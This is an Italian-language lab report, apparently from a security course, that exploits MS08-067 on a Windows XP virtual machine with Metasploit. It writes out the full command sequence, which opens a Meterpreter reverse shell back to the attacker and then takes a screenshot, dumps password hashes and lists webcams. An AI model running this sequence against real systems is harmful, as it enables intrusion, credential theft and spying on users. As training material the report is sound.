
REPORT: HACKING MS08-067

Task: ottenere sessione di Meterpreter su target Windows Xp (precedentemente installato), catturare uno screenshot e rilevare la presenza di webcam.

Settiamo macchina Kali e macchina Windows xp in modo tale che siano in connessione tra loro.



Verificando sempre l'avvenuta connessione tramite ping

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=22 ttl=128 time=1.39 ms
64 bytes from 192.168.1.26: icmp_seq=23 ttl=128 time=0.701 ms
64 bytes from 192.168.1.26: icmp_seq=24 ttl=128 time=0.575 ms
64 bytes from 192.168.1.26: icmp_seq=25 ttl=128 time=0.509 ms
64 bytes from 192.168.1.26: icmp_seq=26 ttl=128 time=1.43 ms
64 bytes from 192.168.1.26: icmp_seq=27 ttl=128 time=1.35 ms
```

Accedere a Metasploit tramite 'msfconsole'

```
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0

       =[ metasploit v6.2.9-dev
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post
+ -- --=[ 867 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
```

Cercando in seguito adesso la vulnerabilità in questione, MS08-067 in questo caso.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Usando ‘show options’ per un’interfaccia che ci mostri i campi required da settare

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

In questo caso sarà opportuno inserire ‘set RHOSTS’ + Ip di Windows xp

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:445 - Automatically detecting the target...
[*] 192.168.1.26:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.26:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.26:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.26:1074) at 2022-12-07 09:19:55 -0500

meterpreter >
```

Una volta scelto e settato correttamente, sarà possibile procedere all’exploit dove Metasploit restituirà un prompt della shell di Meterpreter.


Sarà opportuno effettuare dei comandi di testing per verificare che la sessione sia effettivamente aperta, un semplice ‘ifconfig’ sarà sufficiente.

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:cc:e5:43
MTU          : 1500
IPv4 Address : 192.168.1.26
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Utilizzare quindi il comando ‘screenshot’ per ottenere uno screenshot dello schermo della macchina target.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/XpKqdXNw.jpeg
meterpreter >
```

Che verrà salvato nel path descritto.(in questo caso lo screenshot appare quasi del tutto nero poiché in standby.)



Possibile è inoltre, ottenere info sul sistema target tramite comando ‘sysinfo’

```
Screenshot saved to: /home/kali/XpKqdXNw.jpeg
meterpreter > sysinfo
Computer        : BOT-3C4EBAC7DD1
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Estrarre usernames ed hash delle password degli utenti attivi sul sistema, tramite ‘hashdump’

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Epicode_user6:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:74377a0e883407a5a2fb7c16b01619f1:1fae26e7cde8e279876a65755720a77c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7db953fee0c5ec39f4b16d25a4d2a9e5:::
meterpreter >
```

Ed infine cercare una lista delle webcam disponibili sulla macchina target, tramite ‘webcam_list’

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```